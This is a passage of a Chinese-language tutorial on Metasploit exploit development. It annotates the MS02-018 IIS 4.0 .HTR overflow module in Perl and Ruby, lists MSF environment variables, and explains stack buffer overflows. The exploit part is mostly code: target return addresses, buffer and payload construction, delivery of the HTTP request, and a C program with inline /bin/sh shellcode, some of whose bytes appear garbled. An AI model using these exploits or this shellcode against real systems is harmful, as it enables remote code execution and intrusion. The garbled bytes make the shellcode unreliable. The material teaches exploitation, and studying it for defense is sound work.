Refs 子键相当于参考资料说明，比如 BID 会被 MSF 解释成 www.securityfocus.com/bid/

```
'DefaultTarget' => 0,
'Targets' => [
  ['Windows NT4 SP3', 593, 0x77f81a4d],
  ['Windows NT4 SP4', 593, 0x77f7635d],
  ['Windows NT4 SP5', 589, 0x77f76385],

],
```

Targets 子键指定目标系统的操作系统类型，因为不同的 payload 要运行在正确的系统上。三个参数分别表示系统类型，返回地址位置和返回地址值。

DefaultTarget 用来指定默认的操作系统，比如此例中 0 指向 Windows NT4 SP3 。

```
'Keys' => ['iis'],
'DisclosureDate' => 'Apr 10 2002',
```

Keys 子键用于 MSF 过滤，而 DisclosureDate 指 exploit 的公布日期。

这样%info 结构就设置完毕了，当开发新的 exploit 时，只需要对相应的地方进行修改就可以了。

接下来是函数的声明：

```
sub new {
  my $class = shift;
  my $self = $class->SUPER::new({'Info' => $info, 'Advanced' => $advanced}, @_);
  return($self);
}
```

Sub new 是类的构造函数，它将创建一个新的对象，并向对象传送%info 和%advanced 数据结构。它是不需要修改的。

对象构造完后，就要构造和执行 exploit:

```

sub Exploit
{
    my $self = shift;
    my $target_host = $self->GetVar('RHOST');
    my $target_port = $self->GetVar('RPORT');
    my $target_idx = $self->GetVar('TARGET');
    my $shellcode = $self->GetVar('EncodedPayload')->Payload;
    my $target = $self->Targets->[$target_idx];

```

数据在引擎和 exploit 间是通过环境变量来传递的，所以上述过程就是在获取环境变量中需要用户设置的值。由于 Targets 是数组形式，所以会相对烦琐一点。

```

my $pattern = ("X" x $target->[1]);
$pattern .= pack("V", $target->[2]);
$pattern .= $shellcode;

```

到这里就是 B-Attacker 的构造了。\$target 指向前面%info 数据结构里的 Targets 子键，所以 \$target->[1] 的值就是 589，第一句的作用也就是构造 589 个字符 “X” 进行返回地址之前的内存的填充；第二句是抽取 Targets 子键里的第三个参数，即返回地址，并以小端格式排列好，然后追加到 B-Attacker 里；最后一句指向先前的 my \$shellcode = \$self->GetVar('EncodedPayload')->Payload;，把编码后的 shellcode 追加到 B-Attacker 中。

```

my $request = "GET /" . $pattern . ".htr HTTP/1.0\r\n\r\n";
$self->PrintLine(sprintf ("[*] Trying ".$target->[0]." using jmp eax at 0x%.8x...",
    $target->[2]));

```

构造 HTTP 请求，并打印相应信息。

```

my $s = Msf::Socket::Tcp->new
(
    'PeerAddr' => $target_host,
    'PeerPort' => $target_port,
    'LocalPort' => $self->GetVar('CPORT'),
    'SSL'       => $self->GetVar('SSL'),
);
if ($s->IsError) {
    $self->PrintLine("[*] Error creating socket: ' . $s->GetError);
    return;
}

```

利用环境变量里的值，传递给 MSF::Socket 进行 TCP 套接字的建立。

```

$s->Send($request);
$s->Close();
return;
}

```

1;

建立好套接字后，将 B-Attacker 发送给目标系统，等待攻击成功。

(3) 补充说明

a)关于%advanced

%advanced 数据结构里能设置什么？看下面的示例：

```
my $advanced = {  
  'PreRetLength' => [76 - 8, 'Space before we start writing return address.'],  
  'RetLength'    => [32, 'Length of rets to write (in bytes)'],  
};
```

一个设置返回地址前的内存空间大小，一个设置返回地址的长度。

```
my $evil = 'A' x $self->GetLocal('PreRetLength');  
$evil .= pack('V', $ret) x int($self->GetLocal('RetLength') / 4);  
$evil .= $shellcode;
```

从这里就能看到它们的用法了。

b)关于重载方法

显然在..\home\framework\lib\Msf\Exploit.pm 里，你可以重载其中很多方法，例如：PayloadMinNops、PayloadMaxNops、PayloadBadChars 等。虽然不是经常要这么做，但是你可以自己重新开发它们。

库里的其他 pm 模块同样能够被重新开发，如果你有兴趣的话。

2) MSF 3.0 集成

3.0 较 2.x 的变化就是开发语言上的变更，但是 Ruby 同样是容易理解和应用的。我们可以采用同一个 exploit，即 iis40_htr 来进行分析。

它位于..\Framework3\framework\modules\exploits\windows\iis\ms02_018_htr.rb

只是名称上变换成了 ms02_018_htr.rb

```
require 'msf/core'  
module Msf  
  class Exploits::Windows::Iis::MS02_018_HTR < Msf::Exploit::Remote  
    include Exploit::Remote::Tcp
```

第一二句类似 2.x 中 perl 语言的 use base "Msf::Exploit";，因为 Ruby 的库模块都存放在：..\Framework3\framework\lib\msf\core，其中包括 exploit.rb、payload.rb 等。

第三句声明命名空间，其中用到了远程连接的模块 Remote，第四句也声明包含此模块。

```
  def initialize(info = {})  
    super(update_info(info,  
      'Name'          => 'Microsoft IIS 4.0 .HTR Path Overflow',
```

定义%info 数据结构，其中 Name 子键指定此 exploit 的名称。

```

'Description'    => %q{
                  This exploits a buffer overflow in the ISAPI ISM.DLL used to
                  process HTR scripting in IIS 4.0.
                  ...//此处省略    },
'Author'         => [ 'stinko' ],
'License'        => BSD_LICENSE,
'Version'        => '$Revision: 4571 $',
'References'     =>
                  [
                  ...//此处省略
                  ],
'Privileged'     => true,

```

类似 2.x，各个子键分别代表描述、作者，许可，版本，参考，需要权限等信息，只需按项填充就可以了。

```

'Payload'        =>
                  {
                    'Space'    => 2048,
                    'BadChars' => Rex::Text.charset_exclude(Rex::Text::AlphaNumeric),
                    'StackAdjustment' => -3500,
                  },

```

变量 Space 代表许可的 payload 字节数的最大值；BadChars 代表可能中断 payload 的字符，需要在编码时去除；StackAdjustment 是对栈的调整，一般不用修改。

```

'Platform'       => 'win',
'Targets'        =>
                  [
                    ['Windows NT 4.0 SP3', { 'Platform' => 'win', 'Rets' => [ 593,
0x77f81a4d ] }],
                    ['Windows NT 4.0 SP4', { 'Platform' => 'win', 'Rets' => [ 593,
0x77f7635d ] }],
                    ['Windows NT 4.0 SP5', { 'Platform' => 'win', 'Rets' => [ 589,
0x77f76385 ] }],
                  ],
'DisclosureDate' => 'Apr 10 2002',
'DefaultTarget' => 0))

```

相对 2.x，变动的地方是指定了 MSF 识别的数据类型，Platform 指向 win 类型，而返回地址被赋予 Rets。

```

register_options(
  [
    Opt::RPORT(80)
  ], self.class)
End

```

此子键能设定部分变量，比如指定默认的 RPORT，以及设定好用以远程连接的参数。
到此，info 的 def 定义结束。

```
def exploit
```

```
    connect
```

开始定义 exploit，connect 代表进行远程连接。

```
    buf = 'X' * target['Rets'][0]
```

```
    buf << [ target['Rets'][1] ].pack('V')
```

```
    buf << payload.encoded
```

显然，这里是进行 B-Attacker 的设定，B-Attacker 起始处用 Rets 的第一个变量（字节数）大小的“X”填充返回地址前的内存空间，<<表示追加，pack('V')表示将返回地址进行小端排列，最后将 payload 追加到 B-Attacker 中。

```
    req = "GET /#{buf}.htr HTTP/1.0\r\n\r\n"
```

```
    print_status("Trying target
```

```
        #{target.name} with jmp eax at 0x%.8x..." % target['Rets'][1])
```

```
    sock.put(req)
```

```
    handler
```

```
    disconnect
```

```
end
```

将 B-Attacker 通过 winsock 发送到目标主机，等待溢出成功。

七、鸣谢 (Thankfulness)

1. 感谢我的组织，中国黑客联盟[CHU]-- <http://www.cnhacker.com/>

一直以[营造真正的黑客文化氛围，让黑客技术真正为网络服务]为主旨，坚持[黑客的思想要民族化，黑客的组织要正规化，黑客的行动要统一化]，也是我最早而且也是唯一加入的组织，希望它发展的更好。

2. 感谢 Metasploit 的优秀文档和开发平台 -- <http://framework.metasploit.com/>

很钦佩 Metasploit Framework 的作者和投稿人，开创了自动化攻击和检测模式，也为网络安全方面做出了很大的贡献。

3.感谢我的朋友们

感谢 CHU 的各位同仁不厌其烦地听我讲述 Metasploit 并参与校验,尤其感谢 longinus(冷酷到底)在我出现困难时帮我得到了重要资料，感谢。

感谢陈寞提供的歌曲陪伴我度过了很多个夜晚。

八、参考书目 (Credit)

1. Metasploit Framework 2.x 3.0 -- users_guide.pdf

2. Metasploit Framework 3.0 -- developers_guide.pdf

3. 《Sockets,Shellcode,Porting&Coding》 James C.Foster & Mike Price

在[环境介绍]和[模块介绍]时翻译了 users_guide.pdf 中的部分相关内容。在[Exploit 开发]和[Exploit 集成]中参考了 James C.Foster & Mike Price 的文章。

九、后续(Todo)

由于完成的匆忙，所以有很多不足，大家指出来我改正，希望能成为一份强大的文档。

另外，涉及 MSF 本身的开发部分还没添加上来，由于 3.0 采用了本人不是很精通的语言 Ruby，所以只能从 2.x 开始慢慢完成。todo 大概需要以下几件：

- 1) MSF 库模块分析
- 2) 四大模块的重载和示例
- 3) 动态 Exploit 集成分析和示例

附录 A

Metasploit Framework Environment Variables –MSF 环境变量表

=====

[General]

- EnablePython** - This variable defines whether the external payloads (written in python and using InlineEgg) are enabled. These payloads are disabled by default to reduce delay during module loading. If you plan on developing or using payloads which use the InlineEgg library, makes sure this variable is set.
设置是否允许外部的用 python 脚本编写的 payloads 被加载，默认是被关闭的；如果你打算开发的 payloads 用到了 InlineEgg，确保这个变量被置位。
- DebugLevel** - This variable is used to control the verbosity of debugging messages provided by the components of the Framework. Setting this value to 0 will prevent debugging messages from being displayed (default). The highest practical value is 5.
控制调试信息的生成量，值从 0 到 5，默认值为 0，表示不记录任何的调试信息。
- Logging** - This variable determines whether all actions and successful exploit sessions should be logged. The actions logged include all attempts to run either exploit() or check() functions within an exploit module. The session logs contain the exact time each command and response was sent over a successful exploit session. The session logs can be viewed with the 'msflogdump' command.
记录成功的 exploit 生成过程，所有用到的模块、函数、操作时间都将被记录到 log 中，你可以通过 msflogdump 来查看记录。
- LogDir** - This variable configures the directory used for session logs. It defaults to the logs subdirectory inside of ~/.msf.
设置记录 log 的目录，默认在 ~/.msf 。
- AlternateExit** - Prevents a buggy perl interpreter from causing the Framework to segfault on exit. Set this value to '2' to avoid 'Segmentation fault' messages on exit.
防止有错误的 perl 解释程序引起 MSF 段错误。一般设置为 2。

[Sockets]

- UdpSourceIp - Force all UDP requests to use this source IP address (spoof)
强制所有的 UDP 请求使用这个设定的源 IP 地址。
- ForceSSL - Force all TCP connections to use SSL
强制所有的 TCP 连接使用 SSL。
- ConnectTimeout - Standard socket connect timeout
标准套接字建立的连接的超时时间。
- RecvTimeout - Timeout for Recv(-1) calls
Recv 接收的超时时间。
- RecvTimeoutLoop - Timeout for the Recv(-1) loop after initial data
数据初始化后 Recv 循环的超时时间。
- Proxies - This variable can be set to enable various proxy modes for TCP sockets. The syntax of the proxy string should be TYPE:HOST:PORT:<extra fields>, with each proxy seperated by a comma. The proxies will be used in the order specified.
这个变量允许使用为 TCP 连接使用代理，格式为：
TYPE:HOST:PORT:<extra fields>

[Encoders]

- Encoder - Used to select a specific encoder (full path)
选择相应的编码模块。
- EncoderDontFallThrough - Do not continue of the specified Encoder module fails
当设置为 1 时，只使用默认模块。

[Nops]

- Nop - Used to select a specific Nop module (full path)
选择相应的空字段生成模块。
- NopDontFallThrough - Do not continue of the specifed Nop module fails
当设置为 1 时，只使用默认模块。
- RandomNops - Randomize the x86 nop sled if possible
随机选取空字段生成模块进行空字段生成。

附录 B

一、什么是堆栈？

堆栈(stack)被称为后进先出结构(LIFO structure, Last-in, First-out)。这是因为最后压入堆栈的值总是最先被取出。堆栈数据结构遵循新值总是被加到堆栈顶端，数据也总是从堆栈的最顶端取出。学过数据结构的话，对堆栈的抽象数据类型应该很熟悉。与堆栈抽象数据类型相同的是实现过程调用和过程返回机制的，并由 CPU 内硬件直接支持的，称为运行时栈(Runtime Stack)，通常也称为堆栈。

运行时栈是由 CPU 直接管理的内存，它使用 SS 与 ESP 两个寄存器。在保护模式下，用户模式程序不应应对 SS 进行修改。ESP 存放的是指向堆栈内特定位置的一个 32 位偏移值。ESP 寄存器的值通常是由 CALL、RET、PUSH、POP 等指令间接修改的。压栈(PUSH)时，堆栈指针减一个值(比如压入整型类型，esp-4)并将值拷贝到堆栈指针所指向的位置；出栈(POP)时，从堆栈顶端移走一个值，堆栈指针加一个值(比如弹出整型类型，esp+4)。

在程序中堆栈有几种重要的用途：

1. 寄存器在用做多种用途的时候，堆栈可方便地作为其临时保存区域，在寄存器使用完毕之后，可恢复其原始值。
2. CALL 指令执行的时候，CPU 用堆栈保存当前过程的返回地址。
3. 调用过程的时候，可以通过堆栈传递参数。
4. 过程内的局部变量在堆栈上创建，过程结束时，这些变量被丢弃。

二、函数调用的过程

函数调用的过程分很多规范，但是这里不谈这些规范，只谈常见的函数调用的过程。在 Windows 下函数调用的通常(这里是通常)过程是，先将参数从右往左依次入栈，然后调用函数。调用函数时，会在堆栈中保存当前指令的下一条指令的地址。比如：我们在 C 语言下调用 overflow() 这个函数，函数有两个整型的参数，并且函数没有返回值。overflow(1,2); 这样我就实现了调用一个函数。那么它在调用过程中的细节是如何实现的呢？看下它的汇编代码：

```
push 2
push 1
call overflow
```

大体过程就是这样。这些操作都是在堆栈上进行的，那么使用完参数后还有清除堆栈上的参数，那么如何做呢？通常情况下也是在 CALL 指令的后面来修改 ESP 的值。要清除 overflow(1,2); 所使用堆栈上的参数时，汇编的代码是这样的：add esp, 8。为什么是加 8 呢？两次 PUSH 操作时的执行了两次 esp-4 的操作，这样就明白了吧？

三、什么是缓冲区


我的认为，缓冲区就是在堆栈上开辟的临时变量的空间。不过我们在使用缓冲区溢出时大多是为字符型(char 型)的临时变量开辟空间的。比如：我们用 C 语言定义一个有 4 个长度的字符型数组。char buffer[4]; 这样我们就得到了一个缓冲区，在汇编语言中使用的就是：sub esp, 4(或者是 add esp, 0FFFFFF4)。

四、如何对参数和缓冲区进行寻址

在调用函数后，函数会做一些操作，保存 ebp 寄存器的值在堆栈中，然后为 ebp 赋予 esp 的值。这个操作是在开辟缓冲区前系统自己完成的。这里就通过 ebp 寄存器加一个值来对参数和缓冲区进行寻址。实现的汇编代码：

```
push ebp
mov  ebp, esp
```

上面的内容介绍的差不多了，过多的细节这里没有办法详细介绍，大家找相关资料查看一下吧。下面我们把上面的内容进行整理，画出一个内存的结构图。



现在 esp 指向缓冲区的第一个下标处(esp 指向栈顶)，ebp 在缓冲区与保存的 ebp 之间那里 (ebp 通过加一个值来对参数和临时变量寻址)。

上面一系列的操作产生了一个完整的过程调用的堆栈，它的创建步骤是：1. 参数被压入堆栈；2. 过程被调用，返回地址被压入堆栈；3. 过程开始执行时，EBP 被压入堆栈；4. 使 EBP 的值与 ESP 相等，从这时开始，EBP 就被作为寻址过程参数的基址指针；5. 可以从 ESP 中减掉一个数值为过程的局部变量(我们的缓冲区)创建空间。

五、UNIX 示例

这里有一个直观的缓冲区溢出的小例子：

```
void function(char *str)
{
char buffer[16];
strcpy(buffer, str);
}
Void main()
{
int I;
char buffer[128];
for(I=0; I<127; I++)
buffer[I]=A;
buffer[127]=0;
function(buffer);
printf("This is a test.\n");
}
```

在函数 function 中，将一个 128 字节长度的字符串拷贝到只有 16 字节长的局部缓冲区中。
在使用 strcpy()函数前，没有进行缓冲区边界检查，导致从 buffer 开始的 256 个字节都将被 *str 的内容 A 覆盖，包括堆栈指针和返回地址，甚至 *str 都将被 A 覆盖。


再看看堆栈的结构，由于栈式内存分配具有一条指令即可为子程序分配全部局部变量的存储空间的特点，分配和去配的开销极低，高级语言通常在堆栈上分配局部存储空间。同时，堆栈也被用来存放子程序的返回地址。对 C 语言来说，调用函数的语句 f(arg1,arg2,...,argn) 被翻译为如下指令：

```
push argn
.....
push arg1
push n
call f
```

而函数的入口则翻译为如下入口指令（在 Intel X86 上）

```
pushl ebp
mov esp,ebp
sub esp,m #m 为 f 的局部变量的空间大小
```

在 Intel X86 体系结构上，堆栈是从上向下生长的，因此调用以上函数时的堆栈结构如图：



例如，调用以下函数时

```
Void f(char *src)
{
    char dest[4];
    memcpy(dest, src,12);
}
```

堆栈及变量的位置：

src	高地址
l	
返回地址	
ebp	
dest[3]	低地址
dest[2]	
dest[1]	
dest[0]	

堆栈及位置的变量图

从堆栈结构可以看到，当用精心准备好的地址改写返回地址时，即可把控制流程引向自己的代码。C2 级操作系统提供了进程空间的隔离机制，因此，利用缓冲区溢出攻击可以在别的进程上下文中执行自己的代码，从而绕过操作系统的安全机制。

下面是一个例子：

```
Void main()
{
    char *str[2]={"/bin/sh",0};
    exec ("/bin/sh",str,0);
}
```

编译后反编译，并加以整理，得到与以上程序等价的机器码：

```
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xb8\x00\x00\x00\xcd\x80\xe8\xdl\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3"
```

示例程序如下：

```
/      test      /
char shellcode[]=
{
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xb8\x00\x00\x00\xcd\x80\xe8\xdl\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3"};
```

```
void f(char *src)
```

```

{
char dest[4];
memcpy(dest,src,12);
}

```

```

void main()
{
int shellentry[3];
shellentry[0]=(int)shellcode;
shellentry[1]=(int)shellcode;
shellentry[2]=(int)shellcode;
f(shellentry);
}

```

由以上程序可以看出缓冲区溢出攻击的关键：因为 `memcpy` 并不检验边界，所以 `dest` 溢出时，使 `shellcode` 的地址覆盖了子程序的返回地址，当子程序执行 `ret` 指令时，CPU 的指令指针寄存器 `EIP` 指向 `shellcode`，从而执行 `shellcode`。

六、攻击代码中字节代码为零的消除

由于通常是攻击一个字符缓冲区，如果攻击代码中含有 0，则它会被当成字符串的结尾处理，于是攻击代码被截断。消除的方法是对代码做适当的变换，因此在这里需要使用一些汇编程序设计技巧，把 `shellcode` 转换成不含 `0x00` 的等价代码。

七、被攻击的缓冲区很小的情况

当缓冲区太小，可能使 `NOP` 部分或 `shellcode` 部分覆盖返回地址 `ret`，导致缓冲区起址到返回地址的距离不足以容纳 `shellcode`，这样设定的跳转地址就没有用上，攻击代码不能被正确执行。

一个方法就是利用环境变量。当一个进程启动时，环境变量被映射到进程堆栈空间的顶端。这样就可以把攻击代码（`NOP` 串+`Shellcode`）放到一个环境变量中，而在被溢出的缓冲区中填上攻击代码的地址。比如，可以把 `shellcode` 放在环境变量中，并把环境变量传入到要攻击的程序中，就可以对有缓冲区溢出漏洞的程序进行攻击。利用这样方法，还可以设计很大的攻击代码。